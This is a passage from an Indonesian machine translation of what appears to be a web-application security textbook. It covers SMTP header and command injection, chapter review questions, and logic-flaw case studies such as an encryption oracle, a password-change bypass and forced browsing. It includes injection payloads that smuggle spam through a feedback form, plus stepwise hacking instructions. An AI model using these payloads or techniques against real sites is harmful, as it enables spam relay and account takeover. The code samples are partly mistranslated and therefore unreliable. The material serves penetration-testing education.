 .

**CATAT** Setelah klien SMTP mengeluarkan DATA perintah, ia mengirimkan isi pesan email, yang terdiri dari header dan isi pesan. Kemudian mengirimkan satu karakter titik pada barisnya sendiri. Ini memberi tahu server bahwa pesan sudah selesai, dan klien kemudian dapat mengeluarkan perintah SMTP lebih lanjut untuk mengirim pesan lebih lanjut.

Dalam situasi ini, Anda mungkin dapat menyuntikkan perintah SMTP sewenang-wenang ke salah satu bidang email yang Anda kendalikan. Misalnya, Anda dapat mencoba menyuntikkan ke bidang Subjek sebagai berikut:

```
POST feedback.php HTTP/1.1 Host:
wahh-app.com
Konten-Panjang: 266
```

```
From=daf@wahh-mail.com &Subject=Situs+umpan balik%0d%0afoo%0d%0a%2e%0d%0aMAIL+DARI: +mail@wahh-viagra.com %0d%0aRCPT+KE: +john@wahh-surat.com%0d%0aDATA%0d%0aDari: +mail@wahh-viagra.com %0d%0aKe: +john@wahh-mail.com%0d%0aSubjek:+Murah+V1AGR4%0d%0aBla%0d%0a%2e%0d%0a&Pesan=foo
```

Jika aplikasi rentan, ini menghasilkan percakapan SMTP berikut, yang menghasilkan dua pesan email berbeda. Yang kedua sepenuhnya dalam kendali Anda:

```
MAIL DARI: daf@wahh-mail.com RCPT
KE: feedback@wahh-app.com DATA
```

```
Dari: da f@wahh-mail.com Ke:
feedback@wahh-app.com Subjek:
Situs+umpan balik
foo
.MAIL DARI: mail@wahh-viagra.com RCPT
KE: john@wahh-mail.com DATA
```

```
Dari: mail@wahh-viagra.com Ke:
john@wahh-mail.com
Perihal: V1AGR4 Murah
Bla
.foo
.
```

## Menemukan Kelemahan Injeksi SMTP

Untuk menyelidiki fungsionalitas email aplikasi secara efektif, Anda perlu menargetkan setiap parameter yang dikirimkan ke fungsi terkait email, bahkan parameter yang awalnya tampak tidak terkait dengan konten pesan yang dibuat. Anda

juga harus menguji setiap jenis serangan, dan Anda harus melakukan setiap kasus uji menggunakan karakter baris baru gaya Windows dan UNIX.

#### LANGKAH HACK

1. Anda harus mengirimkan masing-masing string pengujian berikut sebagai setiap parameter secara bergiliran, dengan memasukkan alamat email Anda sendiri di posisi yang relevan:

```
<emailAnda>%0aCc:<emailAnda>

<emailAnda>%0d%0aCc:<emailAnda>

<emailAnda>%0aBcc:<emailAnda>

<emailAnda>%0d%0aBcc:<emailAnda>

%0aDATA%0af0o%0a%2e%0aMAIL+FROM:+<mailanda>%0aRCPT+TO:
+<ymail kami>%0aDATA%0aDari:+<mailanda>%0aKe:+<mailanda>%0aS
objek:+test%0af0o%0a%2e%0a

%0d%0aDATA%0d%0af0o%0d%0a%2e%0d%0aMAIL+FROM:
+<mailanda>%0d%0aRCPT+KE:+<mailanda>%0d%0aDATA%0d%0aDari:
+<mailanda>%0d%0aKe:+<emailAnda>%0d%0aSubjek:+tes%0d%0
af0o%0d%0a%2e%0d%0a
```

2. Catat setiap pesan kesalahan yang dikembalikan aplikasi. Jika ini tampaknya terkait dengan masalah apa pun dalam fungsi email, selidiki apakah Anda perlu menyempurnakan masukan untuk mengeksplorasi kerentanan.
3. Respons aplikasi mungkin tidak menunjukkan dengan cara apa pun apakah ada kerentanan atau berhasil dieksplorasi. Anda harus memantau alamat email yang Anda tentukan untuk melihat apakah ada email yang diterima.
4. Tinjau dengan cermat formulir HTML yang menghasilkan permintaan yang relevan. Ini mungkin berisi petunjuk tentang perangkat lunak sisi server yang digunakan. Ini mungkin juga berisi bidang terselubungi atau dinonaktifkan yang menentukan alamat Ke email, yang dapat Anda ubah secara langsung.

**TIP** fungsi untuk mengirim email ke personel pendukung aplikasi sering dianggap sebagai periferal dan mungkin tidak tunduk pada standar atau pengujian keamanan yang sama seperti fungsi aplikasi utama. Juga, karena mereka melibatkan antarmuka ke komponen back-end yang tidak biasa, mereka sering diimplementasikan melalui panggilan langsung ke perintah sistem operasi yang relevan. Oleh karena itu, selain memeriksa injeksi SMTP, Anda juga harus meninjau dengan cermat semua fungsionalitas terkait email untuk kelemahan injeksi perintah OS.

## Mencegah Injeksi SMTP

Kerentanan injeksi SMTP biasanya dapat dicegah dengan menerapkan validasi ketat dari setiap data yang disediakan pengguna yang diteruskan ke fungsi email atau digunakan dalam percakapan SMTP. Setiap item harus divalidasi seketar mungkin mengingat tujuan penggunaannya:

- Alamat email harus diperiksa terhadap ekspresi reguler yang sesuai (yang tentu saja harus menolak karakter baris baru).
- Subjek pesan tidak boleh berisi karakter baris baru, dan mungkin dibatasi dengan panjang yang sesuai.
- Jika isi pesan sedang digunakan secara langsung dalam percakapan SMTP, baris yang hanya berisi satu titik tidak boleh digunakan.

## Ringkasan

---

Kami telah memeriksa berbagai macam serangan yang menargetkan komponen aplikasi back-end dan langkah-langkah praktis yang dapat Anda ambil untuk mengidentifikasi dan mengeksplorasi masing-masing. Banyak kerentanan dunia nyata dapat ditemukan dalam beberapa detik pertama setelah berinteraksi dengan aplikasi. Misalnya, Anda dapat memasukkan beberapa sintaks yang tidak diharapkan ke dalam kotak telusur. Dalam kasus lain, kerentanan ini mungkin sangat tidak kentara, memanifestasikan diri mereka sendiri dalam perbedaan yang hampir tidak dapat dideteksi dalam perilaku aplikasi, atau hanya dapat dicapai melalui proses multistep pengiriman dan manipulasi input buatan.

Untuk memastikan bahwa Anda telah mengungkap kelemahan injeksi back-end yang ada dalam aplikasi, Anda harus teliti dan sabar. Secara praktis setiap jenis kerentanan dapat memanifestasikan dirinya dalam pemrosesan hampir semua item data yang disediakan pengguna, termasuk nama dan nilai parameter string kueri, POSdata dan cookie, dan header HTTP lainnya. Dalam banyak kasus, cacat muncul hanya setelah pemeriksaan ekstensif terhadap parameter yang relevan saat Anda mempelajari dengan tepat jenis pemrosesan apa yang sedang dilakukan pada input Anda dan mencermati hambatan yang menghalangi jalan Anda.

Dihadapkan dengan permukaan serangan potensial yang sangat besar yang disajikan oleh serangan potensial terhadap komponen aplikasi back-end, Anda mungkin merasa bahwa setiap serangan serius pada aplikasi harus memerlukan upaya besar. Namun, bagian dari mempelajari seni menyerang perangkat lunak adalah memperoleh indra keenam tentang di mana harta karun itu disembunyikan dan bagaimana target Anda kemungkinan besar akan terbuka sehingga Anda dapat mencurinya. Satu-satunya cara untuk mendapatkan pengertian ini adalah melalui latihan. Anda harus melatih teknik yang telah kami jelaskan dengan aplikasi kehidupan nyata yang Anda temui dan lihat bagaimana performanya.

## Pertanyaan

---

Jawaban dapat ditemukan di <http://mdsec.net/wahh>.

1. Perangkat jaringan menyediakan antarmuka berbasis web untuk melakukan konfigurasi perangkat. Mengapa fungsionalitas semacam ini sering rentan terhadap serangan injeksi perintah OS?
2. Anda sedang menguji URL berikut:

<http://wahh-app.com/home/statsmgr.aspx?country=US>

Mengubah nilai dari negara parameter ke oomenghasilkan pesan kesalahan ini:

Tidak dapat membuka file: D:\app\default\home\logs\foo.log (file tidak valid).

Langkah apa yang dapat Anda ambil untuk menyerang aplikasi?

3. Anda sedang menguji aplikasi AJAX yang mengirimkan data dalam format XML dalam permintaan POST. Jenis kerentanan apa yang memungkinkan Anda untuk membaca file arbitrer dari sistem file server? Prasyarat apa yang harus ada agar serangan Anda berhasil?
4. Anda membuat permintaan berikut ke aplikasi yang berjalan di platform ASP.NET:

```
POST /home.aspx?p=urlparam1&p=urlparam2 HTTP/1.1 Host:
wahh-app.com
Cookie: p=cookieparam
Content-Type: application/x-www-form-urlencoded Content-
Length: 15
```

p=param tubuh

Aplikasi mengeksekusi kode berikut:

```
String param = Permintaan.Params["p"];
```

Nilai apa yang dilakukan oleh param variabel miliki?

5. Apakah HPP merupakan prasyarat HPI, atau sebaliknya?
6. Aplikasi berisi fungsi yang memproksi permintaan ke domain eksternal dan mengembalikan respons dari permintaan tersebut. Untuk mencegah serangan pengalihan sisi server mengambil sumber daya yang dilindungi di server web aplikasi itu sendiri, aplikasi memblokir permintaan penargetan localhost atau

127.0.0.1.Bagaimana Anda bisa menghindari pertahanan ini untuk mengakses sumber daya di server?

7. Aplikasi berisi fungsi untuk umpan balik pengguna. Ini memungkinkan pengguna untuk memberikan alamat email mereka, subjek pesan, dan komentar terperinci. Aplikasi mengirimkan email ke feedback@wahh-app.com , dialamatkan dari alamat email pengguna, dengan baris subjek yang disediakan pengguna dan komentar di badan pesan. Manakah dari berikut ini yang merupakan pertahanan yang valid terhadap serangan injeksi surat?
- (a) Nonaktifkan pengiriman email di server email.
  - (b) HardcodeRCPT KE filapangan dengan feedback@wahh-app.com .
  - (c) Validasi bahwa input yang disediakan pengguna tidak berisi baris baru atau karakter meta SMTP lainnya.

# Menyerang Aplikasi pada Logika

Semua aplikasi web menggunakan logika untuk memberikan fungsionalitasnya. Menulis kode dalam bahasa pemrograman melibatkan akarnya tidak lebih dari memecah proses yang kompleks menjadi langkah-langkah logis yang sederhana dan terpisah.

Menerjemahkan sepotong fungsionalitas yang berarti bagi manusia ke dalam urutan operasi kecil yang dapat dijalankan oleh komputer melibatkan banyak keterampilan dan kebijaksanaan. Melakukannya dengan cara yang elegan dan aman masih lebih sulit. Ketika sejumlah besar perancang dan pemrogram yang berbeda bekerja secara paralel pada aplikasi yang sama, ada banyak peluang untuk terjadi kesalahan.

Di semua aplikasi web kecuali yang paling sederhana, sejumlah besar logika dilakukan di setiap tahap. Logika ini menghadirkan permukaan serangan yang rumit yang selalu ada tetapi sering diabaikan. Banyak ulasan kode dan uji penetrasi berfokus secara eksklusif pada kerentanan "judul" yang umum seperti injeksi SQL dan skrip lintas situs, karena ini memiliki tanda tangan yang mudah dikenali dan vektor eksploitasi yang diteliti dengan baik. Sebaliknya, kelemahan dalam logika aplikasi lebih sulit untuk dikarakterisasi: setiap contoh mungkin tampak sebagai kejadian satu kali yang unik, dan biasanya tidak diidentifikasi oleh pemindai kerentanan otomatis mana pun. Akibatnya, mereka umumnya tidak dihargai atau dipahami dengan baik, dan oleh karena itu mereka sangat menarik bagi penyerang.

Bab ini menjelaskan jenis kelemahan logika yang sering ada dalam aplikasi web dan langkah-langkah praktis yang dapat Anda ambil untuk menyelidiki dan menyerang logika aplikasi. Kami akan menyajikan serangkaian contoh dunia nyata, yang masing-masing memanifestasikan jenis cacat logika yang berbeda. Bersama-sama, mereka menggambarkan berbagai asumsi

yang dibuat oleh desainer dan pengembang yang dapat mengarah langsung ke logika yang salah dan mengekspos aplikasi ke kerentanan keamanan.

## Sifat Cacat Logika

---

Cacat logika dalam aplikasi web sangat bervariasi. Mulai dari bug sederhana yang dimanifestasikan dalam beberapa baris kode, hingga kerentanan kompleks yang muncul dari interoperasi beberapa komponen inti aplikasi. Dalam beberapa kasus, mereka mungkin terlihat jelas dan mudah dideteksi; dalam kasus lain, mereka mungkin sangat halus dan cenderung menghindari tinjauan kode atau uji penetrasi yang paling ketat sekalipun.

Tidak seperti kelemahan pengkodean lainnya seperti injeksi SQL atau skrip lintas situs, tidak ada "tanda tangan" umum yang dikaitkan dengan kelemahan logika. Karakteristik yang menentukan, tentu saja, adalah bahwa logika yang diimplementasikan dalam aplikasi itu rusak dalam beberapa hal. Dalam banyak kasus, cacat dapat direpresentasikan dalam bentuk asumsi khusus yang dibuat oleh perancang atau pengembang, baik secara eksplisit maupun implisit, yang ternyata cacat. Secara umum, seorang programmer mungkin memiliki alasan seperti "Jika A terjadi, maka B harus demikian, jadi saya akan melakukan C." Pemrogram tidak mengajukan pertanyaan yang sama sekali berbeda, "Tapi bagaimana jika X muncul?" dan karena itu gagal mempertimbangkan skenario yang melanggar asumsi. Tergantung pada keadaan, asumsi yang salah ini dapat membuka kerentanan keamanan yang signifikan.

Karena kesadaran akan kerentanan aplikasi web umum telah meningkat dalam beberapa tahun terakhir, kejadian dan tingkat keparahan beberapa kategori kerentanan telah menurun secara nyata. Namun, karena sifat dari kelemahan logika, tidak mungkin mereka akan dihilangkan melalui standar untuk pengembangan yang aman, penggunaan alat audit kode, atau pengujian penetrasi normal. Sifat cacat logika yang beragam, dan fakta bahwa mendeteksi dan mencegahnya sering membutuhkan pemikiran lateral yang baik, menunjukkan bahwa mereka akan lazim untuk waktu yang lama. Oleh karena itu, setiap penyerang yang serius perlu memberikan perhatian serius pada logika yang digunakan dalam aplikasi yang ditargetkan untuk mencoba mencari tahu asumsi yang mungkin dibuat oleh desainer dan pengembang. Kemudian dia harus berpikir secara imajinatif tentang bagaimana asumsi tersebut dapat dilanggar.

## Cacat Logika Dunia Nyata

---

Cara terbaik untuk belajar tentang kelemahan logika bukanlah dengan berteori, tetapi dengan mengenal beberapa contoh nyata. Meskipun contoh individu dari kelemahan logika sangat berbeda, mereka memiliki banyak tema yang sama, dan mereka menunjukkan jenis kesalahan yang selalu cenderung dibuat oleh pengembang manusia.

Oleh karena itu, wawasan yang dikumpulkan dari mempelajari sampel kelemahan logika akan membantu Anda mengungkap kelemahan baru dalam situasi yang sama sekali berbeda.

## Contoh 1: Menanyakan Oracle

Para penulis telah menemukan contoh cacat "encryption oracle" dalam berbagai jenis aplikasi. Mereka telah menggunakan dalam berbagai serangan, mulai dari mendekripsi kredensial domain dalam perangkat lunak pencetakan hingga memecahkan komputasi awan. Berikut ini adalah contoh klasik dari cacat yang ditemukan di situs penjualan perangkat lunak.

### ***Fungsionalitas***

Aplikasi menerapkan fungsi "ingat saya" di mana pengguna dapat menghindari masuk ke aplikasi pada setiap kunjungan dengan mengizinkan aplikasi menyetel cookie permanen di dalam browser. Cookie ini dilindungi dari gangguan atau pengungkapan oleh algoritme enkripsi yang dijalankan melalui string yang terdiri dari nama, ID pengguna, dan data volatil untuk memastikan bahwa nilai yang dihasilkan unik dan tidak dapat diprediksi. Untuk memastikan bahwa itu tidak dapat diputar ulang oleh penyerang yang memperoleh akses ke sana, data khusus untuk mesin juga dikumpulkan, termasuk alamat IP.

Cookie ini dianggap sebagai solusi yang kuat untuk melindungi bagian yang berpotensi rentan dari fungsionalitas bisnis yang diperlukan.

Selain fungsi "ingat saya", aplikasi ini memiliki fungsi untuk menyimpan nama layar pengguna di dalam nama cookieNama layar. Dengan begitu, pengguna dapat menerima sapaan yang dipersonalisasi di sudut situs setiap kali dia mengunjungi situs tersebut. Memutuskan bahwa nama ini juga merupakan bagian dari informasi keamanan, dianggap juga harus dienkripsi.

### ***Asumsi***

Pengembang memutuskan itu karenaNama layarcookie memiliki nilai yang jauh lebih kecil bagi penyerang daripada IngatSayaCookie, mereka mungkin juga menggunakan algoritma enkripsi yang sama untuk melindunginya. Apa yang tidak mereka pertimbangkan adalah bahwa pengguna dapat menentukan nama layarnya dan melihatnya di layar. Ini secara tidak sengaja memberi pengguna akses ke fungsi enkripsi (dan kunci enkripsi) yang digunakan untuk melindungi token otentifikasi persistenIngatSaya.

### ***Serangan itu***

Dalam serangan sederhana, pengguna memberikan nilai terenkripsi miliknya IngatSayaCookie di tempat yang dienkripsiNamaLayarKueKering. Saat menampilkan nama layar kembali ke pengguna, aplikasi akan mendekripsi nilainya, periksa itu

dekripsi berhasil, lalu cetak hasilnya di layar. Ini menghasilkan pesan berikut:

Selamat datang, marcus | 734 | 192.168.4.282750184

Meskipun ini menarik, itu belum tentu merupakan masalah berisiko tinggi. Itu hanya berarti bahwa diberikan terenkripsi Ingat sayacookie, penyerang dapat mencantumkan konten, termasuk nama pengguna, ID pengguna, dan alamat IP. Karena tidak ada kata sandi yang disimpan dalam cookie, tidak ada cara langsung untuk menindaklanjuti informasi yang diperoleh.

Masalah sebenarnya muncul dari fakta bahwa pengguna dapat menentukan nama layar mereka. Hasilnya, pengguna dapat memilih nama layar ini, misalnya:

admin | 1 | 192.168.4.282750184

Saat pengguna keluar dan masuk kembali, aplikasi mengenkripsi nilai ini dan menyimpannya di browser pengguna sebagai terenkripsiNama layarKue kering. Jika penyerang mengirimkan token terenkripsi ini sebagai nilai dari Ingat saya cookie, aplikasi mendekripsinya, membaca ID pengguna, dan memasukkan penyerang sebagai administrator! Meskipun enkripsinya adalah Triple DES, menggunakan kunci yang kuat dan terlindungi dari serangan replay, aplikasi tersebut dapat dimanfaatkan sebagai "oracle enkripsi" untuk mendekripsi dan mengenkripsi nilai arbitrer.

#### LANGKAH HACK

**Manifestasi dari jenis kerentanan ini dapat ditemukan di berbagai lokasi. Contohnya termasuk token pemulihan akun, akses berbasis token ke sumber daya yang diautentikasi, dan nilai lain apa pun yang dikirim ke sisi klien yang harus anti rusak atau tidak dapat dibaca oleh pengguna.**

1. Cari lokasi di mana enkripsi (bukan hashing) digunakan dalam aplikasi. Tentukan lokasi mana pun di mana aplikasi mengenkripsi atau mendekripsi nilai yang diberikan oleh pengguna, dan mencoba mengganti nilai terenkripsi lainnya yang ditemui dalam aplikasi. Cobalah untuk menyebabkan kesalahan dalam aplikasi yang mengungkapkan nilai yang didekripsi atau di mana nilai yang didekripsi sengaja ditampilkan di layar.
2. Cari kerentanan "pengungkapan oracle" dengan menentukan di mana nilai terenkripsi dapat diberikan yang menghasilkan nilai dekripsi yang sesuai ditampilkan dalam respons aplikasi. Tentukan apakah ini mengarah pada pengungkapan informasi sensitif, seperti kata sandi atau kartu kredit.
3. Cari kerentanan "enkripsi oracle" dengan menentukan di mana penyediaan nilai teks-jelas menyebabkan aplikasi mengembalikan nilai terenkripsi yang sesuai. Tentukan di mana ini dapat disalahgunakan dengan menentukan nilai arbitrer, atau muatan berbahaya yang akan diproses aplikasi.

## Contoh 2: Menipu Fungsi Ubah Kata Sandi

Penulis menemukan kelemahan logika ini dalam aplikasi web yang diterapkan oleh perusahaan jasa keuangan dan juga dalam aplikasi AOL AIM Enterprise Gateway.

### ***Fungsionalitas***

Aplikasi menerapkan fungsi perubahan kata sandi untuk pengguna akhir. Itu mengharuskan pengguna untuk mengisi kolom untuk nama pengguna, kata sandi yang ada, kata sandi baru, dan konfirmasi kata sandi baru.

Ada juga fungsi ubah kata sandi untuk digunakan oleh administrator. Ini memungkinkan mereka untuk mengubah kata sandi pengguna mana pun tanpa memberikan kata sandi yang ada. Kedua fungsi tersebut diimplementasikan dalam skripsi server yang sama.

### ***Asumsi***

Antarmuka sisi klien yang disajikan kepada pengguna dan administrator berbeda dalam satu hal: antarmuka administrator tidak berisi bidang untuk kata sandi yang ada. Saat aplikasi sisi server memproses permintaan perubahan kata sandi, ia menggunakan ada atau tidaknya parameter kata sandi yang ada untuk menunjukkan apakah permintaan itu dari administrator atau pengguna biasa. Dengan kata lain, diasumsikan bahwa pengguna biasa akan selalu memberikan parameter kata sandi yang ada.

Kode yang bertanggung jawab terlihat seperti ini:

```
String existingPassword = request.getParameter("existingPassword"); jika (null == kata
sandi yang ada)
{
 trace("Kata sandi lama tidak diberikan, harus menjadi administrator"); kembali
 benar;
}

kalau tidak
{
 trace("Memverifikasi kata sandi lama pengguna"); ...
```

### ***Serangan itu***

Ketika asumsi secara eksplisit dinyatakan dengan cara ini, kesalahan logika menjadi jelas. Tentu saja, pengguna biasa dapat mengeluarkan permintaan yang tidak berisi parameter kata sandi yang ada, karena pengguna mengontrol setiap aspek permintaan yang mereka keluarkan.

Cacat logika ini sangat merusak aplikasi. Itu memungkinkan penyerang untuk mengatur ulang kata sandi pengguna lain dan mengambil kendali penuh atas akun orang itu.

#### LANGKAH HACK

1. Saat menyelidiki fungsionalitas kunci untuk kelemahan logika, coba hapus secara bergiliran setiap parameter yang dikirimkan dalam permintaan, termasuk cookie, bidang string kueri, dan item dari POSdata.
2. Pastikan untuk menghapus nama sebenarnya dari parameter beserta nilainya. Jangan hanya mengirimkan string kosong, karena biasanya server menanganinya secara berbeda.
3. Serang hanya satu parameter pada satu waktu untuk memastikan bahwa semua jalur kode yang relevan dalam aplikasi tercapai.
4. Jika permintaan yang Anda manipulasi adalah bagian dari proses multistep, ikuti proses hingga selesai, karena beberapa logika selanjutnya dapat memproses data yang disediakan di langkah sebelumnya dan disimpan dalam sesi.

### Contoh 3: Melanjutkan ke Pembayaran

Penulis menemukan kesalahan logika ini dalam aplikasi web yang digunakan oleh pengecer online.

#### *Fungsionalitas*

Proses menempatkan pesanan melibatkan tahapan berikut:

1. Telusuri katalog produk, dan tambahkan item ke keranjang belanja.
2. Kembali ke keranjang belanja, dan selesaikan pesanan.
3. Masukkan informasi pembayaran.
4. Masukkan informasi pengiriman.

#### *Asumsi*

Pengembang berasumsi bahwa pengguna akan selalu mengakses tahapan dalam urutan yang dimaksud, karena ini adalah urutan tahapan yang dikirimkan ke pengguna melalui tautan navigasi dan formulir yang disajikan ke browser pengguna. Oleh karena itu, setiap pengguna yang menyelesaikan proses pemesanan harus mengirimkan detail pembayaran yang memuaskan selama proses tersebut.

#### *Serangan itu*

Asumsi pengembang cacat karena alasan yang cukup jelas. Pengguna mengontrol setiap permintaan yang mereka buat ke aplikasi dan karenanya dapat mengakses

setiap tahap proses pemesanan dalam urutan apa pun. Dengan melanjutkan langsung dari tahap 2 ke tahap 4, penyerang dapat membuat pesanan yang sudah diselesaikan untuk pengiriman tetapi sebenarnya belum dibayar.

### LANGKAH HACK

Teknik untuk menemukan dan mengeksplorasi kelemahan semacam ini dikenal sebagai *penjelajahan paksa*. Ini melibatkan menghindari kontrol yang diberlakukan oleh navigasi dalam browser pada urutan di mana fungsi aplikasi dapat diakses:

1. Ketika proses multitahap melibatkan urutan permintaan yang ditentukan, usahakan untuk mengirimkan permintaan ini di luar urutan yang diharapkan. Coba lewati tahapan tertentu, akses satu tahapan lebih dari satu kali, dan akses tahapan sebelumnya setelah tahapan selanjutnya.
2. Urutan tahapan dapat diakses melalui serangkaian MENDAPATKAN atau POS permintaan untuk URL yang berbeda, atau mungkin melibatkan pengiriman set parameter yang berbeda ke URL yang sama. Tahapan yang diminta dapat ditentukan dengan mengirimkan nama fungsi atau indeks dalam parameter permintaan. Pastikan untuk memahami sepenuhnya mekanisme yang digunakan aplikasi untuk memberikan akses ke tahapan yang berbeda.
3. Dari konteks fungsionalitas yang diimplementasikan, cobalah untuk memahami asumsi apa yang mungkin telah dibuat oleh pengembang dan di mana letak serangan utama. Cobalah untuk mengidentifikasi cara melanggar asumsi tersebut untuk menyebabkan perilaku yang tidak diinginkan dalam aplikasi.
4. Ketika fungsi multitahap diakses di luar urutan, adalah umum untuk menghadapi berbagai kondisi anomali dalam aplikasi, seperti variabel dengan nilai nol atau tidak diinisialisasi, keadaan yang ditentukan sebagian atau tidak konsisten, dan perilaku tak terduga lainnya. Dalam situasi ini, aplikasi dapat mengembalikan pesan kesalahan yang menarik dan keluaran debug, yang dapat Anda gunakan untuk lebih memahami cara kerja internalnya dan dengan demikian menyempurnakan serangan saat ini atau yang berbeda (lihat Bab 15). Kadang-kadang, aplikasi dapat masuk ke keadaan yang sama sekali tidak diantisipasi oleh pengembang, yang dapat menyebabkan kelemahan keamanan yang serius.

**CATAT!** Banyak jenis kerentanan kontrol akses yang sifatnya serupa dengan kelemahan logika ini. Ketika fungsi istimewa melibatkan banyak tahapan yang biasanya diakses dalam urutan yang ditentukan, aplikasi dapat mengasumsikan bahwa pengguna akan selalu melanjutkan fungsionalitas dalam urutan ini. Aplikasi dapat menerapkan kontrol akses yang ketat pada tahap awal proses dan mengasumsikan bahwa setiap pengguna yang mencapai tahap selanjutnya harus diberi otorisasi. Jika pengguna dengan hak istimewa rendah melanjutkan langsung ke tahap selanjutnya, dia mungkin dapat mengaksesnya tanpa batasan apa pun. Lihat Bab 8 untuk detail lebih lanjut tentang menemukan dan mengeksplorasi kerentanan semacam ini.

### Contoh 4: Meluncurkan Asuransi Anda Sendiri

Penulis menemukan kelemahan logika ini dalam aplikasi web yang digunakan oleh perusahaan jasa keuangan.

#### ***Fungsionalitas***

Aplikasi tersebut memungkinkan pengguna untuk mendapatkan penawaran asuransi dan, jika diinginkan, melengkapi dan mengirimkan aplikasi asuransi secara online. Prosesnya tersebar di selusin tahap:

- Pada tahap pertama, pemohon mengajukan beberapa informasi dasar dan menentukan premi bulanan yang diinginkan atau nilai asuransi yang diinginkannya. Aplikasi menawarkan penawaran, menghitung nilai mana pun yang tidak ditentukan oleh pemohon.
- Di beberapa tahap, pelamar memberikan berbagai detail pribadi lainnya, termasuk kesehatan, pekerjaan, dan hiburan.
- Akhirnya, aplikasi tersebut dikirim ke penjamin emisi yang bekerja untuk perusahaan asuransi. Dengan menggunakan aplikasi web yang sama, penjamin emisi meninjau detailnya dan memutuskan apakah akan menerima aplikasi apa adanya atau memodifikasi penawaran awal untuk mencerminkan risiko tambahan.

Melalui setiap tahapan yang dijelaskan, aplikasi menggunakan komponen bersama untuk memproses setiap parameter data pengguna yang dikirimkan kepadanya. Komponen ini mem-parsing semua data di masing-masing permintaan menjadi pasangan nama/nilai dan memperbarui informasi statusnya dengan setiap item data yang diterima.

#### ***Asumsi***

Komponen yang memproses data yang disediakan pengguna berasumsi bahwa setiap permintaan hanya berisi parameter yang telah diminta dari pengguna dalam bentuk HTML yang relevan. Pengembang tidak mempertimbangkan apa yang akan terjadi jika pengguna mengirimkan parameter yang tidak diminta untuk dia berikan.

#### ***Serangan itu***

Tentu saja, asumsi itu cacat, karena pengguna dapat mengirimkan nama dan nilai parameter arbitrer dengan setiap permintaan. Akibatnya, fungsionalitas inti aplikasi rusak dalam berbagai cara:

- Penyerang dapat mengeksloitasi komponen bersama untuk mem-bypass semua validasi input sisi server. Pada setiap tahapan proses penawaran, aplikasi melakukan validasi ketat terhadap data yang diharapkan pada tahapan tersebut dan menolak data yang gagal validasi ini. Tetapi komponen yang dibagikan diperbarui

status aplikasi dengan setiap parameter yang disediakan oleh pengguna. Oleh karena itu, jika penyerang mengirimkan data di luar urutan dengan memberikan pasangan nama/nilai yang diharapkan aplikasi pada tahap sebelumnya, data tersebut akan diterima dan diproses, tanpa dilakukan validasi. Kebetulan, kemungkinan ini membuka jalan bagi serangan scripting lintas situs tersimpan yang menargetkan penjamin emisi, yang memungkinkan pengguna jahat untuk mengakses informasi pribadi pelamar lain (lihat Bab 12).

- Penyerang dapat membeli asuransi dengan harga sewenang-wenang. Pada tahap pertama dari proses penawaran, pemohon menentukan premi bulanan pilihannya atau nilai yang ingin dia asuransikan, dan aplikasi menghitung item lainnya sesuai dengan itu. Namun, jika pengguna memberikan nilai baru untuk salah satu atau kedua item ini di tahap berikutnya, status aplikasi akan diperbarui dengan nilai ini. Dengan mengirimkan parameter ini secara tidak berurutan, penyerang dapat memperoleh penawaran asuransi dengan nilai arbitrer dan premi bulanan arbitrer.
- Tidak ada kontrol akses mengenai parameter mana yang dapat disediakan oleh jenis pengguna tertentu. Ketika penjamin emisi meninjau aplikasi yang sudah selesai, dia memperbarui berbagai item data, termasuk keputusan penerimaan. Data ini diproses oleh komponen bersama dengan cara yang sama seperti data yang diberikan oleh pengguna biasa. Jika penyerang mengetahui atau menebak nama parameter yang digunakan saat penjamin emisi meninjau aplikasi, penyerang dapat dengan mudah mengirimkannya, sehingga menerima aplikasinya sendiri tanpa penjaminan sebenarnya.

#### LANGKAH HACK

Cacat dalam aplikasi ini sangat mendasar untuk keamanannya, tetapi tidak satu pun darinya yang dapat diidentifikasi oleh penyerang yang hanya mencegat permintaan browser dan mengubah nilai parameter yang dikirimkan.

1. Setiap kali aplikasi mengimplementasikan tindakan utama di beberapa tahap, Anda harus mengambil parameter yang dikirimkan pada satu tahap proses dan mencoba mengirimkannya ke tahap yang berbeda. Jika item data yang relevan diperbarui dalam status aplikasi, Anda harus mempelajari konsekuensi dari perilaku ini untuk menentukan apakah Anda dapat memanfaatkannya untuk melakukan tindakan berbahaya, seperti dalam tiga contoh sebelumnya.
2. Jika aplikasi mengimplementasikan fungsionalitas di mana berbagai kategori pengguna dapat memperbarui atau melakukan tindakan lain pada kumpulan data umum, Anda harus menjalankan proses menggunakan setiap jenis pengguna dan mengamati parameter yang dikirimkan. Jika parameter berbeda biasanya dikirimkan oleh pengguna yang berbeda, ambil setiap parameter yang dikirimkan oleh satu pengguna dan coba kirimkan sebagai pengguna lain. Jika parameter diterima dan diproses sebagai pengguna tersebut, jelajahi implikasi dari perilaku ini seperti yang telah dijelaskan sebelumnya.

## Contoh 5: Melanggar Bank

Penulis menemukan cacat logika ini dalam aplikasi web yang digunakan oleh perusahaan jasa keuangan besar.

### **Fungsionalitas**

Aplikasi tersebut memungkinkan pelanggan lama yang belum menggunakan aplikasi online untuk mendaftar. Pengguna baru diminta untuk memberikan beberapa informasi pribadi dasar untuk memberikan tingkat kepastian identitas mereka.

Informasi ini termasuk nama, alamat, dan tanggal lahir, tetapi tidak termasuk rahasia apa pun seperti kata sandi atau PIN yang ada.

Ketika informasi ini telah dimasukkan dengan benar, aplikasi meneruskan permintaan pendaftaran ke sistem back-end untuk diproses. Paket informasi dikirimkan ke alamat rumah terdaftar pengguna. Paket ini berisi instruksi untuk mengaktifkan akses online-nya melalui panggilan telepon ke pusat panggilan perusahaan dan juga kata sandi satu kali untuk digunakan saat pertama kali masuk ke aplikasi.

### **Asumsi**

Perancang aplikasi percaya bahwa mekanisme ini memberikan pertahanan yang kuat terhadap akses tidak sah ke aplikasi. Mekanisme tersebut menerapkan tiga lapis perlindungan:

- Sejumlah kecil data pribadi diperlukan di muka untuk mencegah penyerang jahat atau pengguna nakal mencoba memulai proses pendaftaran atas nama pengguna lain.
- Prosesnya melibatkan transmisi rahasia kunci out-of-band ke alamat rumah pelanggan yang terdaftar. Penyerang harus memiliki akses ke email pribadi korban.
- Pelanggan diminta untuk menelepon call center dan mengautentikasi dirinya di sana dengan cara biasa, berdasarkan informasi pribadi dan digit yang dipilih dari PIN.

Desain ini memang kuat. Cacat logika terletak pada implementasi mekanisme.

Pengembang yang menerapkan mekanisme pendaftaran memerlukan cara untuk menyimpan data pribadi yang dikirimkan oleh pengguna dan menghubungkannya dengan identitas unik pelanggan di dalam basis data perusahaan. Tertarik untuk menggunakan kembali kode yang ada, mereka menemukan kelas berikut, yang tampaknya memenuhi tujuan mereka:

```
